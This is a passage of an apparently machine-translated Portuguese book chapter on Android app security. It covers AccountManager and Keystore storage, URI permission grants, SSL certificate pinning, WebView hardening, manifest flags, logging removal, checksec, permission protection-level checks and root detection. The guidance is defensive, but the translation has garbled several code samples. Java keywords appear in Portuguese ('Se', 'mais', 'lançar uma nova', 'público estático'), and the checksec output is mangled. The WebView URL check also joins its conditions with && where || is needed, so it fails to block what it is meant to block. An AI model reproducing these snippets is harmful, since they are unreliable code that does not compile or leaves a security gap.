também pode ser capaz de ler outros arquivos no mesmo diretório. Um local que oferece mais segurança é o recurso `AccountManager` do Android. O `AccountManager` permite que um aplicativo armazene uma senha que só pode ser acessada novamente pelo aplicativo que a adicionou. Ao chamar o método `getPassword()`, é feita uma verificação de que o chamador tem a permissão `AUTHENTICATE_ACCOUNTS` e que o UID do chamador é o mesmo que o que adicionou a conta. Essa medida é decente para proteger a senha de aplicativos mal-intencionados, mas não protegerá essa senha de invasores com acesso privilegiado, como o root. Não é estritamente para ser usada para essa finalidade, mas as versões do Android anteriores à 4.3 não tinham uma solução adequada para armazenar chaves simétricas com segurança.

Se o seu aplicativo for voltado para o nível 18 da API do Android e posterior, usar o sistema Android Keystore pode ser uma medida melhor. Esse tipo específico de `KeyStore` ([consulte](http://developer.android.com/reference/java/security/KeyStore.html) <http://developer.android.com/reference/java/security/KeyStore.html>) está disponível apenas para o UID do seu aplicativo. Somente chaves assimétricas podem ser adicionadas, o que significa que a chave armazenada teria de ser usada para criptografar uma chave simétrica que residisse em outro local do dispositivo.

## Expondo arquivos de forma segura a outros aplicativos

Considere o cenário em que seu aplicativo gera documentos PDF que o usuário deve visualizar em outro aplicativo. Você não deseja colocar esses documentos no cartão SD porque essa é considerada uma área de armazenamento pública e esses documentos podem conter informações confidenciais. Também não é recomendável marcar o documento como legível em todo o mundo e colocá-lo no diretório de dados privados do seu aplicativo para que o leitor de documentos possa acessá-lo, pois assim qualquer aplicativo também poderá acessá-lo.

Nesse caso, pode ser sensato usar um provedor de conteúdo como mecanismo de controle de acesso ao documento. O Android tem esse cenário coberto pelo uso de um recurso chamado concessão de permissões de URI. Considere a seguinte declaração de provedor de conteúdo em um manifesto:

```
<provider
    android:name=".DocProvider"
    android:authorities="com.myapp.docs"
    android:exported="true"
    android:permission="com.myapp.docs.READWRITE"
    android:grantUriPermissions="false">
    <grant-uri-permission android:pathPrefix="/document/" />
</provider>
```

Um aplicativo que quisesse ler ou gravar diretamente nesse provedor de conteúdo teria que manter o `com.myapp.docs.READWRITE`. No entanto, a linha que define `grantUriPermissions` como `false` e a linha `<grant-uri-permission` especifica os caminhos aos quais outros aplicativos podem ter acesso temporário. Essa combinação significa que somente um URI de conteúdo prefixado com `/document/` pode ser disponibilizado usando a funcionalidade de concessão de permissão de URI. Isso protege o restante do provedor de conteúdo de ser acessado por qualquer aplicativo externo que não tenha a permissão especificada.

O exemplo a seguir desse aplicativo usa a funcionalidade de concessão de permissão de URI para abrir um PDF gerado em um leitor de PDF externo:

```
Uri uri = Uri.parse("content://com.myapp.docs/document/1");

Intent intent = new Intent(Intent.ACTION_VIEW);
intent.setDataAndType(uri, "application/pdf");
intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
intent.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
startActivity(intent);
```

Observe que a única diferença entre esse código e a abertura normal de um URI de conteúdo exposto é o Sinalizador `FLAG_GRANT_READ_URI_PERMISSION` adicionado à intenção.

O código anterior é certamente o método mais fácil de executar essa ação, mas não é o mais seguro. E se um aplicativo mal-intencionado no dispositivo registrasse um filtro de intenção que especificasse que ele é capaz de manipular documentos PDF? O documento poderia acabar sendo acessível ao aplicativo mal-intencionado porque a intenção criada era implícita! Um método mais seguro é conceder explicitamente a permissão de URI ao aplicativo que recuperará o documento. Você pode fazer isso fornecendo uma atividade de configuração ou uma janela pop-up contendo a lista de

aplicativos que são adequados para abrir PDFs antes de iniciar a intenção que realmente abre o leitor de PDF. Uma lista de todos os aplicativos que podem manipular documentos PDF pode ser recuperada usando o método `queryIntentActivities` da classe `PackageManager`. Depois que o usuário tiver selecionado um leitor de PDF, o nome do pacote poderá ser fornecido ao método `grantUriPermission` da seguinte forma:

```
grantUriPermission("com.thirdparty.pdfviewer", uri,  
Intent.FLAG_GRANT_READ_URI_PERMISSION);
```

Depois de executar esse código, uma intenção explícita pode ser criada para abrir o PDF no leitor escolhido. Depois que o aplicativo tiver certeza de que o usuário não precisa mais acessar o PDF, a permissão do URI poderá ser revogada usando o código a seguir:

```
revokeUriPermission(uri, Intent.FLAG_GRANT_READ_URI_PERMISSION);
```

Esse método mantém a segurança do provedor de conteúdo ao impor uma permissão e permite a exposição de arquivos selecionados a aplicativos de terceiros de forma flexível.

## Criação de comunicações seguras

O poder de muitos aplicativos móveis vem da capacidade de interagir com serviços na Internet. Infelizmente, isso também significa que os dados do usuário que estão sendo comunicados podem estar sujeitos a comprometimento ao atravessar redes hostis. Esta seção explora algumas maneiras de garantir que as informações sejam transportadas com segurança de e para os serviços da Internet. Ela também fornece uma breve advertência contra a implementação de mecanismos de IPC personalizados.

### Comunicações pela Internet

Um aplicativo nunca deve usar comunicações de texto não criptografado com serviços de Internet, pois isso representa um risco para ataques de interceptação de tráfego. Um invasor em qualquer ponto do caminho entre o dispositivo do usuário e o servidor da Internet poderia interceptar e modificar o conteúdo em ambas as direções ou simplesmente farejar esse tráfego para divulgar seu conteúdo. Isso é especialmente inaceitável se um aplicativo usar serviços de Internet que exijam que as credenciais do usuário sejam enviadas pelo aplicativo. Um invasor pode não obter valor direto ao acessar o serviço no qual está conectado; no entanto, os invasores também sabem que os seres humanos são criaturas de hábitos. Os usuários podem usar a mesma senha em um serviço de Internet arbitrário, assim como usam para suas contas de e-mail ou outros serviços confidenciais.

Além do risco de expor os dados do usuário, os canais de texto não criptografado apresentam uma série de perigos para o próprio aplicativo. O Capítulo 8 abordou esse tópico, discutindo várias maneiras de explorar um dispositivo por meio da manipulação do tráfego HTTP.

Portanto, recomendamos que você evite canais de texto claro a todo custo.

O Android inclui APIs que você pode usar para criar canais de comunicação muito seguros. Existem opiniões divergentes no mundo da segurança sobre o que constitui uma "conexão segura". Entretanto, o consenso geral é que o uso de SSL com alguma forma de proteção adicional é aceitável para a maioria dos casos de uso. O problema com o SSL de uso geral é que ele depende da segurança de um grande número de autoridades de certificação (CAs) confiáveis para validação. O comprometimento de uma única CA confiável afeta a segurança de todos os clientes que confiam nessa CA. O comprometimento do certificado de assinatura de uma CA amplamente confiável significa que certificados fraudulentos podem ser emitidos para seu site ou outros pontos de extremidade SSL. Um invasor que usasse um certificado fraudulento em um ataque de interceptação de tráfego conseguiria capturar o tráfego sem que o usuário recebesse nenhum aviso, pois a abordagem de atribuição de confiança por meio do uso de CAs confiáveis está fazendo exatamente o que diz na embalagem. O comprometimento de um certificado de CA confiável é um ponto fraco conhecido.

O comprometimento de um certificado de assinatura de CA pode parecer um evento improvável, mas nos últimos anos ocorreu várias vezes. Para se proteger contra esse tipo de comprometimento, recomenda-se que os aplicativos implementem a fixação de certificados SSL. Isso ocorre quando determinados atributos do certificado apresentado pelo servidor são validados em relação aos valores armazenados e a conexão é permitida somente se esses valores forem confirmados. De fato, alguns criptógrafos conhecidos, como Moxie Marlinspike, recomendaram não usar CAs ao implementar aplicativos móveis. Ele discutiu isso em sua postagem no blog <http://thoughtcrime.org/blog/authenticity-is-broken-in-ssl-but-your-app-ha/>.

A implementação da fixação de certificados SSL pode ser complicada se você não tiver conhecimento das especificidades dos certificados X.509 e de sua estrutura. Uma maneira de criar sua própria implementação de fixação de certificado SSL é criar

uma nova classe que estende o `X509TrustManager` e implementa as verificações de certificado no método `checkServerTrusted`. A técnica usada pelo Moxie dentro desse método foi comparar o hash do SPKI (SubjectPublicKeyInfo) do certificado com um valor armazenado. O uso dessa técnica significa que somente as informações de chave do emissor serão verificadas e, portanto, você está basicamente fornecendo garantia de que o certificado é assinado pela CA correta. Essa verificação é relativamente leve e não traz o incômodo de enviar atualizações de aplicativos sempre que o certificado do seu site expirar. Moxie também escreveu uma biblioteca para Android que oferece uma maneira fácil para os desenvolvedores adicionarem a fixação de certificados SSL às suas conexões. A documentação em seu projeto fornece um exemplo que mostra como recuperar dados de <https://www.google.com> usando uma conexão fixada:

```
String[] pins = new String[] {"f30012bbc18c231ac1a44b788e410ce754182513"}; URL url  
= new URL("https://www.google.com");  
Conexão HttpsURLConnection =  
PinningHelper.getPinnedHttpsURLConnection(context, pins, url);
```

Você pode encontrar mais exemplos e o código-fonte que implementa as verificações em <https://github.com/moxie0/AndroidPinning>. Se você decidir não usar a fixação de certificados SSL, pelo menos obrigue o uso do SSL. Antes de liberar um aplicativo, faça verificações completas nas seções de código que lidam com a conexão SSL para garantir que nenhum hacks de desvio de certificado tenha sido deixado em uso. A validação do certificado deve ser feita pelo sistema ou implementada cuidadosamente por alguém que entenda completamente o SSL usando um `HostnameVerifier` e um `TrustManager` personalizados.

Alguns aplicativos podem exigir canais de comunicação excepcionalmente seguros que não dependem apenas da segurança do SSL. Nesse caso, você pode adicionar uma camada de criptografia adicional que faça uso de uma chave simétrica gerada no primeiro uso do aplicativo. Isso diminui a probabilidade de que, se um invasor conseguir quebrar a camada SSL da criptografia, ele consiga obter acesso ao conteúdo real da comunicação. Isso ocorre porque ele precisaria primeiro obter acesso ao dispositivo para extrair a chave.

## Comunicações locais

O Android tem um rico conjunto de APIs para comunicação entre aplicativos. Isso diminui a necessidade de criar uma maneira exclusiva de transferir dados de um aplicativo para outro usando soquetes de rede, a área de transferência ou algum outro mecanismo arbitrário. Na verdade, isso diminui a segurança do aplicativo porque é difícil implementar o mesmo nível de segurança das APIs incorporadas. Se, por algum motivo, for necessário implementar um mecanismo de IPC arbitrário, ele deverá sempre incluir verificações para confirmar qual aplicativo está se conectando a ele. Você precisa pensar em todas as maneiras pelas quais um aplicativo mal-intencionado poderia falsificar a identidade de um aplicativo legítimo.

## Proteção de WebViews

As WebViews têm muitas funcionalidades ocultas que um invasor pode usar a seu favor. Portanto, é importante limitar a superfície de ataque o máximo possível se você usar WebViews em seu aplicativo. Se estiver usando um WebView apenas para carregar um site informativo simples, abra o site no navegador do Android enviando uma intenção que contenha o link. Esse método é mais seguro do que ter um WebView incorporado porque o navegador Android carrega o conteúdo dentro do contexto de sua própria sandbox. Se o navegador fosse comprometido por esse conteúdo, isso não teria implicações para os dados mantidos pelo seu aplicativo.

No entanto, às vezes existem casos de uso legítimos para a implementação de um WebView incorporado.

O maior erro cometido ao implementar um WebView é carregar conteúdo HTTP de texto não criptografado dentro dele, devido aos vários métodos de ataque disponíveis para um invasor que consegue carregar seu próprio conteúdo dentro do WebView. Por esse motivo, somente links HTTPS devem ser carregados em um WebView, e os caminhos de código que permitem que outro aplicativo no mesmo dispositivo carregue conteúdo arbitrário no WebView devem ser removidos.

As seções a seguir listam recomendações sobre o que você pode fazer para limitar o que os invasores podem fazer se conseguirem carregar seu próprio conteúdo dentro do WebView. David Hartley, da MWR InfoSecurity, documenta essas considerações em <https://labs.mwrinfosecurity.com/blog/2012/04/23/adventures-with-android-webviews/>.

## JavaScript

Se o suporte ao JavaScript não for necessário no WebView, você deverá desativá-lo, pois ele geralmente é o ponto de partida para outros ataques contra o WebView. A capacidade de carregar códigos dinâmicos como o JavaScript dentro do WebView fornece ao invasor a plataforma necessária para extrair dados, redirecionar a página, criar cargas de ataque e executar qualquer outra ação arbitrária necessária para a exploração. Você pode desativar o JavaScript implementando o seguinte código:

```
webview.getSettings().setJavaScriptEnabled(false);
```

## Interface JavaScript

Os efeitos da exploração de um WebView vulnerável com uma `JavaScriptInterface` implementada foram mostrados no Capítulo 8. Você pode evitar isso completamente simplesmente não usando uma `JavaScriptInterface` se a funcionalidade puder ser fornecida de outra forma. Se não houver outra opção, defina os seguintes atributos no manifesto do aplicativo para garantir que não seja possível obter execução arbitrária de código usando o `JavaScriptInterface` e o CVE-2012-6636:

```
<uses-sdk android:minSdkVersion="17"  
         android:targetSdkVersion="17"/>
```

Em seguida, você pode anotar os métodos expostos na ponte com `@JavascriptInterface`. Observe que isso limita as versões do Android que podem executar esse aplicativo.

## Plug-ins

Os plug-ins do WebView podem oferecer aos fornecedores de aplicativos de terceiros a capacidade de fornecer funcionalidade adicional. Por exemplo, o Flash da Adobe é um plug-in que pode ser usado em um WebView. A funcionalidade dos plug-ins foi descontinuada a partir da versão 18 da API (Jelly Bean 4.3) e superior, mas você deve desativá-la explicitamente caso versões mais antigas do Android estejam sendo usadas por sua base de usuários. Para fazer isso, use o código a seguir:

```
webview.getSettings().setPluginState(PluginState.OFF);
```

A definição desse valor ajuda a proteger contra a exploração de plug-ins WebView vulneráveis e a vulnerabilidade "Fake ID", discutida brevemente no Capítulo 8.

## Acesso à informação

Por padrão, os WebViews têm permissão para carregar arquivos do sistema de arquivos. Isso representa um problema quando existe uma vulnerabilidade que permite que um aplicativo mal-intencionado abra arquivos locais dentro do WebView de outro aplicativo. Isso abre o WebView exposto a todas as técnicas de exploração disponíveis. Você pode desativar o acesso ao sistema de arquivos de um WebView da seguinte forma:

```
webview.getSettings().setAllowFileAccess(false);
```

Isso não impedirá que o WebView seja capaz de carregar a partir da pasta de recursos ou ativos de seu próprio aplicativo usando `file:///android_res` e `file:///android_asset`. Para bloquear ainda mais o WebView, você não deve permitir que as páginas carregadas do sistema de arquivos acessem outros arquivos no sistema de arquivos. Isso impedirá que essas páginas carregadas extraiam outros arquivos para a Internet. A configuração a seguir ajuda a proteger contra isso:

```
webview.getSettings().setAllowFileAccessFromFileURLs(false);
```

Além disso, você pode impedir que um WebView acesse provedores de conteúdo no dispositivo usando a seguinte configuração:

```
webview.getSettings().setAllowContentAccess(false);
```

## Validação de conteúdo da Web

Se um WebView estiver se conectando a um conjunto predefinido de páginas que são conhecidas pelo desenvolvedor antes do lançamento do aplicativo, é melhor realizar verificações adicionais para garantir que nenhuma outra página esteja tentando ser carregada dentro do WebView. Você pode fazer isso substituindo o método `shouldInterceptRequest` do `WebViewClient` da seguinte forma:

```
@Override  
public WebResourceResponse shouldInterceptRequest (final WebView view, String  
url)
```

```

{
    Uri uri = Uri.parse(url);
    Se (!uri.getHost.equals("www.mysite.com") &&
        !uri.getScheme.equals("https"))
    {
        return new WebResourceResponse("text/html", "UTF-8", new
            StringBufferInputStream("alert('Not happening')"))
    }
    mais
    {
        return super.shouldInterceptRequest(view, url);
    }
}

```

O exemplo anterior carregará páginas de [www.mysite.com](http://www.mysite.com) somente quando elas estiverem sendo carregadas por HTTPS.

## Configuração do manifesto do Android

A exploração de alguns problemas no Android não decorre de código inseguro, mas sim da falta de compreensão de cada configuração disponível no manifesto do Android. Esta seção contém algumas configurações que devem ser observadas no arquivo de manifesto.

### Backups de aplicativos

Para garantir que um invasor com acesso físico a um dispositivo não consiga baixar o conteúdo do diretório de dados privados de um aplicativo usando "adb backup", você pode implementar uma única correção. No arquivo `AndroidManifest.xml` do aplicativo, defina o atributo `android:allowBackup` como `false`. Por padrão, esse atributo é definido como `true` e os backups são permitidos.

### Definição do sinalizador de depuração

Para garantir que seu aplicativo não possa ser explorado por um invasor com acesso físico ao dispositivo ou, em dispositivos mais antigos, por outro aplicativo, o aplicativo não deve procurar um depurador. O atributo `android:debuggable` no `AndroidManifest.xml` deve ser explicitamente definido como `false` antes de criar a versão de lançamento do aplicativo. É possível ter o aplicativo compilado automaticamente com o sinalizador `debuggable` definido como `false` nos IDEs comuns do Android e, se você estiver confortável com a sua configuração, faça uso dela.

No entanto, a definição explícita desse sinalizador em conjunto com a realização de verificações manuais de pré-lançamento no APK sempre garantirá que o aplicativo não entre em produção com esse sinalizador definido.

### Direcionamento da versão da API

Os desenvolvedores podem criar aplicativos Android que são amplamente compatíveis com versões anteriores e têm uma única base de código que funciona em uma variedade de dispositivos antigos e novos. No entanto, o Google confia que o desenvolvedor seja informado sobre quais recursos e modificações foram feitos em cada versão da API para garantir que um aplicativo permaneça compatível com versões anteriores.

Dois atributos importantes relacionados ao direcionamento da versão da API no manifesto de um aplicativo são `minSdkVersion` e `targetSdkVersion` na tag `<uses-sdk>`. `minSdkVersion` indica o nível mínimo de API em que o aplicativo pode funcionar. `targetSdkVersion` indica a versão da API que garante a disponibilidade do conjunto de recursos em que o aplicativo deve ser executado. Ter versões diferentes entre `minSdkVersion` e `targetSdkVersion` significa que seu código deve detectar quais recursos da plataforma não estão disponíveis em dispositivos mais antigos e fornecer alternativas.

Esses valores também têm implicações para a segurança. Quando são realizadas correções de segurança que alteram determinados recursos em componentes existentes, elas são ativadas somente se você estiver direcionando uma versão de API igual ou superior à versão em que a correção de segurança foi implementada. Por exemplo, os provedores de conteúdo em versões mais antigas do Android eram exportados por padrão. No entanto, se você definir `minSdkVersion` ou `targetSdkVersion` como 17 ou superior, o provedor de conteúdo não será mais exportado por padrão.

As versões mais recentes do Android têm correções de segurança incluídas, mas às vezes é necessário manter essas correções não implementadas em versões mais antigas da API para que a compatibilidade com versões anteriores seja mantida. Portanto, é importante direcionar o maior valor possível de `targetSdkVersion` para que os usuários de novos dispositivos obtenham os benefícios da segurança.

correções feitas na plataforma. Isso pode exigir um esforço extra para acompanhar as alterações, mas beneficia a segurança de seu aplicativo. Um ótimo exemplo de como isso é importante é quando se usa um WebView com uma JavaScriptInterface. Se a sua versão estiver direcionada para um nível de API menor que 17, o aplicativo ainda estará vulnerável à execução de código, independentemente da versão do Android em que estiver sendo executado.

O direcionamento correto das versões de API também se aplica ao código nativo que acompanha o aplicativo. As versões de API direcionadas podem ser definidas no arquivo `Android.mk` da seguinte forma:

```
APP_PLATFORM := android-16
```

Quanto maior o valor, mais recursos de segurança são ativados, mas menos dispositivos são suportados. Um ponto de definição da segurança no NDK do Android ocorreu na API 16, em que o PIE (Position Independent Executable) foi ativado para garantir ASLR total nos dispositivos. No entanto, os binários PIE não foram aplicados até o Android 5.0 Lollipop e o direcionamento para versões de API inferiores a 16 fará com que os binários não sejam executados nessa versão e nas posteriores. A única solução é fornecer duas versões do mesmo binário junto com o aplicativo e usar a versão correta para a versão do Android em que o aplicativo está sendo executado.

## Registro em log

O registro é essencial durante o desenvolvimento, mas pode expor informações inadvertidamente se for deixado ligado nas compilações de lançamento. Para um desenvolvedor, é difícil controlar se essas funções de registro estão comentadas quando entram em produção. Em vez de esperar até o momento da liberação da produção para verificar e desativar as funções de registro, você pode usar uma classe de registro centralizada. Essa classe deve conter um sinalizador que pode ser ativado e desativado, dependendo de você querer que o registro em log seja ativado durante o desenvolvimento ou que ele seja desativado nas versões de produção. Você pode até mesmo vincular essa função de registro a uma verificação de `BuildConfig.DEBUG`, mas essa abordagem também pode estar sujeita a erros, e usar sua própria constante definida é mais seguro. A definição de uma função de registro central também pode ser aplicada ao código nativo, e o sinalizador liga/desliga pode ser implementado usando `define`. O uso de uma classe de registro personalizada elimina todos os possíveis pontos de falha em termos de registro de informações confidenciais.

Além disso, ao usar uma ferramenta como o ProGuard (consulte <http://developer.android.com/tools/help/proguard.html>), você também pode remover as funções de registro do código. A solução a seguir foi fornecida por David Caunt no StackOverflow para remover o registro; você especifica o seguinte dentro do `proguard.cfg`:

```
-assumenosideeffects class android.util.Log {  
    public static *** d(...);  
    público estático *** v(...);  
    público estático *** i(...);  
}
```

## Reduzindo o risco do código nativo

O código nativo é notoriamente difícil de proteger, mas às vezes é necessário em um aplicativo. Você pode reduzir o risco de usar código nativo limitando sua exposição ao mundo externo. Examine minuciosamente todos os pontos de entrada no código nativo e trate-os como fatores de alto risco do aplicativo. Qualquer código nativo que possa ser substituído por seu equivalente em Java sem afetar os objetivos do aplicativo deve ser substituído. Se estiver usando bibliotecas de terceiros, elas também devem ser mantidas atualizadas para garantir que as correções de segurança mais recentes sejam incluídas.

Outra forma de contribuir para os fatores de atenuação do uso de código nativo é garantir que todas as atenuações de exploração estejam ativadas ao compilar o código. Isso foi simplificado pelo NDK do Android, e o segredo é sempre usar a versão mais recente do NDK e ter como alvo a versão mais alta possível da API. O NDK ativa o maior número possível de atenuações de exploração por padrão. Na verdade, você precisa desativá-las explicitamente se não quiser que elas sejam ativadas por algum motivo. No entanto, essas atenuações de exploração não devem ser uma desculpa para codificar de forma insegura, e você deve se esforçar ao máximo para verificar se há possíveis bugs no código. Um esforço mínimo para garantir que alguns erros comuns de codificação nativa não estejam presentes é um pré-requisito.

Tobias Klein criou um excelente script chamado checksec para mostrar quais atenuações de exploração estão ativadas em uma biblioteca ou executável. Você pode baixá-lo do site dele em <http://www.trapkit.de/tools/checksec.html>. Você pode usar esse script para verificar se todas as atenuações de exploração esperadas foram ativadas em seus componentes nativos. Aqui está um exemplo de execução em uma biblioteca compartilhada de demonstração criada usando o NDK:

```
$ ./checksec.sh --file libtest.so
RELRO STACK CANARY           NXPIE RPATH      RUNPATH      ARQUIVO
RELRO completo Canary encontrado NX habilitado DSO Não RPATH Não RUNPATH libtest.so
```

O resultado anterior mostra que todas as atenuações de exploração importantes foram ativadas nessa biblioteca. A execução do mesmo teste em um exemplo de binário `busybox` baixado de uma fonte não oficial na Internet revela o seguinte:

```
$ ./checksec.sh --file busybox
RELRO      CANÁRIO STACK      NX          PIE      RPATH      RUNPATH      ARQUIVO
Não RELRO  Nenhum canário encontrado NX  Sem PIE  Sem RPATH  Não há     caixa
                           ativado                               RUNPATH  ocupada
```

As atenuações de exploração não foram ativadas para esse binário, o que facilitará a exploração de quaisquer bugs dentro dele. Esse script é muito útil para fazer uma verificação rápida de que as atenuações de exploração adequadas estão ativadas antes de colocar seu aplicativo no ar. O resultado é autoexplicativo se você estiver familiarizado com as atenuações de exploração disponíveis oferecidas no Android. No entanto, mesmo sendo um iniciante, o resultado do checksec facilita a identificação de atenuações desativadas, pois as destaca em vermelho.

## O CHECKSEC NÃO ESTÁ SENDO EXECUTADO?

Para os leitores que não conhecem o Linux, depois de fazer o download desse script, será necessário marcá-lo como executável antes de poder usá-lo. Para fazer isso, use o comando `chmod` e verifique se o arquivo é executável. Isso é feito usando o comando `chmod` e verificando se o arquivo é executável:

```
$ chmod +x checksec.sh
$ ls -l checksec.sh
-rwxrwxr-x 1 tyrone tyrone 27095 Nov 17 2011 checksec.sh
```

## Mecanismos avançados de segurança

Esta seção explora mecanismos de segurança que geralmente não são implementados em aplicativos comuns. Esses mecanismos são reservados aos desenvolvedores que desejam ir além do que é necessário para proteger seus aplicativos.

### Detectção de rebaixamento do nível de proteção

O Capítulo 7 explorou como era possível fazer o downgrade dos níveis de proteção dos aplicativos instalando um aplicativo mal-intencionado que definia uma permissão primeiro com um nível de proteção inseguro. Portanto, é importante que os aplicativos que contêm dados confidenciais executem uma verificação adicional para garantir que a segurança das permissões personalizadas definidas não tenha sido rebaixada para um nível de proteção menos seguro. Para isso, execute uma verificação em cada ponto de entrada protegido por uma permissão personalizada que garanta que todas as permissões personalizadas definidas ainda tenham os níveis de proteção corretos definidos. O código a seguir mostra uma implementação funcional dessa verificação:

```
public void definedPermissionsSecurityOk(Context con)
{
    PackageManager pm = con.getPackageManager(); try
    {
        PackageInfo myPackageInfo = pm.getPackageInfo(con.getPackageName(),
   PackageManager.GET_PERMISSIONS);
        PermissionInfo[] definedPermissions = myPackageInfo.permissions; for
        (int i = 0; i < definedPermissions.length; i++)
        {
            int protLevelReportedBySystem = pm.getPermissionInfo(
                definedPermissions[i].name,
                0).protectionLevel;

            Se (definedPermissions[i].protectionLevel !=
                protLevelReportedBySystem)
            {
                lançar uma nova SecurityException("protectionLevel mismatch for "
  + definedPermissions[i].name);
            }
        }
    }
```

```

        }
    catch (NameNotFoundException e)
    {
        e.printStackTrace();
    }
}

```

Esse trecho de código verifica todas as permissões personalizadas definidas pelo aplicativo e compara o nível de proteção especificado no manifesto com o que o sistema informa. Se houver uma discrepância entre esses valores, a função lançará uma `SecurityException`, o que significa que uma das permissões foi alterada e pode não fornecer mais proteção para os componentes exportados.

O uso dessa função impedirá a ocorrência de ataques de downgrade e poderá ser usado para alertar o usuário e o desenvolvedor sobre a situação.

## Proteção de componentes não exportados

Se você se lembra do Capítulo 7, os usuários privilegiados, como o root, podem invocar e interagir com os componentes do aplicativo mesmo quando eles não são exportados. Se você, como desenvolvedor de aplicativos, decidir que isso não é aceitável para o seu aplicativo, existem maneiras de se proteger contra isso. Observe que, independentemente de quaisquer permissões (mesmo com níveis de proteção de assinatura) definidas em um componente do aplicativo, não é possível impedir que o root possa invocá-lo.

Uma maneira de evitar a invocação de componentes que não devem ser acessíveis a nenhum usuário, exceto o aplicativo local, é implementar um sistema de token de solicitação. Quando o aplicativo é iniciado, um token aleatório pode ser gerado e armazenado em uma variável `estática` dentro do código. Então, quando o próprio aplicativo emite uma intenção para outros componentes não exportados, esse token deve ser fornecido como um extra. Quando o componente é iniciado por qualquer aplicativo, inclusive o próprio, o token fornecido deve ser verificado pelo aplicativo em relação ao valor armazenado e, se não corresponder, o componente deve sair imediatamente e não processar mais nenhum dado. Essa verificação deve ser feita antes de qualquer outra ação ser executada. Essa técnica é muito útil para as atividades, mas não se restringe a ser usada somente por elas. Você pode aplicar o conceito de forma semelhante a outros componentes de aplicativos que não são exportados.

## Diminuindo a velocidade de um engenheiro reverso

Os desenvolvedores de aplicativos que quiserem fazer isso podem implementar as seguintes verificações e medidas, mas esses itens não substituem as boas práticas de segurança de aplicativos. Sempre será possível anular essas verificações, retirando-as do aplicativo de forma estática ou em tempo de execução por um contexto de usuário privilegiado. Portanto, a realização dessas verificações pode ser um requisito, mas só servirá para retardar a capacidade de um engenheiro reverso habilidoso de analisar adequadamente o comportamento de um aplicativo.

## Ofuscação

Conforme discutido nos capítulos anteriores, os aplicativos Android compilados podem ser facilmente decompilados em código-fonte legível que se assemelha ao original. Para tornar a vida de um engenheiro reverso um pouco mais difícil, os desenvolvedores podem usar ofuscadores para tornar o código descompilado menos legível e mais difícil de seguir. Dependendo do grau de rigor da técnica de ofuscação executada, ela pode aumentar significativamente o tempo gasto por um engenheiro reverso. Esse fato pode impedir o engenheiro reverso casual, mas não impedirá alguém que esteja determinado a entender o código.

Essa contramedida deve ser vista como uma medida de defesa aprofundada que dificulta a pesquisa e o planejamento de ataques, e não como um substituto para garantir que qualquer código-fonte seja o mais seguro possível. A ofuscação do código-fonte não impede que qualquer vulnerabilidade inerente seja explorada.

Existem vários ofuscadores de código, desde ferramentas gratuitas, como o ProGuard (consulte <http://developer.android.com/tools/help/proguard.html>), até muitas opções pagas. A versão paga do ProGuard é chamada DexGuard (consulte <https://www.saikoa.com/dexguard>) e oferece excelentes recursos que podem dificultar a engenharia reversa de aplicativos.

Outros produtos que fornecem ofuscação são os seguintes:

■ [Dash0-https://www.preemptive.com/products/dasho](https://www.preemptive.com/products/dasho)

DexProtector-<http://dexprotector.com>

■ [ApkProtect-<http://www.apkprotect.com>](http://www.apkprotect.com)

Stringer-<https://jfxstore.com/stringer>

Allatori-<http://www.allatori.com>

Jon Sawyer, na Defcon 22, fez uma excelente comparação de alguns desses ofuscadores e seus recursos em <https://www.defcon.org/images/defcon-22/dc-22-presentations/Strazzere-Sawyer/DEFCON-22-Strazzere-and-Sawyer-Android-Hacker-Protection-Level-UPDATED.pdf>. Alguns recursos comumente encontrados nesses produtos são:

- Criptografia de strings■ Criptografia de classes
- Criptografia de biblioteca nativa■ Criptografia de ativos
- Reflexão para ocultar chamadas confidenciais para APIs■ Detecção de violação
- Remoção do código de registro
- Renomeação de classes e variáveis■ Manipulação de fluxo de controle
- Marca d'água

Muitos desses produtos também oferecem suporte à ofuscação de código nativo. No entanto, a Universidade de Ciências Aplicadas e Artes da Suíça Ocidental de Yverdon-les-Bains deu início a um interessante projeto de código aberto chamado O-LLVM, que é uma bifurcação do projeto LLVM (Low Level Virtual Machine) que fornece ofuscação e prova de violação para muitas linguagens e plataformas. Você pode usá-lo com o Android NDK e ele produz código compilado que é muito difícil de fazer engenharia reversa. A página do projeto está disponível em <https://github.com/obfuscator-llvm/obfuscator/wiki> e vale a pena investigá-la se você precisar de ofuscação rigorosa de código nativo.

## Detecção de raiz

Alguns aplicativos podem ter motivos legítimos para precisar saber se o dispositivo em que estão sendo executados tem raiz. Na prática, geralmente são realizadas verificações muito superficiais para determinar esse status. Esta seção apresenta alguns métodos mais detalhados para verificar se o usuário do dispositivo ou outros aplicativos podem obter acesso root. A técnica mais comumente implementada é verificar a existência do binário `su` no caminho. Isso geralmente é feito executando `which su` e analisando a saída, que fornece o caminho completo para o `su`, se ele estiver disponível no dispositivo. A ferramenta `which` não é um binário padrão fornecido no Android e você não deve contar com a sua presença. Em vez disso, você deve criar uma função que opere da mesma forma que o `which`.

Isso envolveria a decomposição da variável ambiental `PATH` em seus diretórios separados e a busca do binário fornecido neles.

Embora a busca pelo binário `su` seja válida, ela não é suficiente para determinar se o proprietário do dispositivo pode obter o root. Você também pode realizar as seguintes verificações adicionais:

- Leia o arquivo `default.prop` localizado na raiz do sistema de arquivos do Android. Um atributo nesse arquivo chamado `ro.secure` indica quais privilégios estão associados a um shell do ADB quando a conexão é feita a partir de um computador. Se esse valor for igual a 0, então o ADB inicia com privilégios de raiz e isso é uma indicação de que o usuário pode obter um shell de raiz ao se conectar ao dispositivo usando o `shell adb`.
- Verifique se o programa `adb` foi iniciado pelo usuário root. Você pode ver isso invocando o comando padrão `ps` binário e analisando a saída.
- Verifique as propriedades comuns de compilação do emulador com o uso da classe `android.os.Build`. A seguir

as propriedades do sistema podem ser verificadas em relação à expressão regular fornecida para saber se o aplicativo está sendo executado em um emulador:

```
Build.TAGS = "test-keys"
Build.HARDWARE = "goldfish"
Build.PRODUCT = "generic" ou "sdk"
Build.FINGERPRINT = "generic.*test-keys"
Build.display = ".*test-keys"
```

A existência de um ou mais desses valores indicaria que o aplicativo está sendo executado em um emulador.

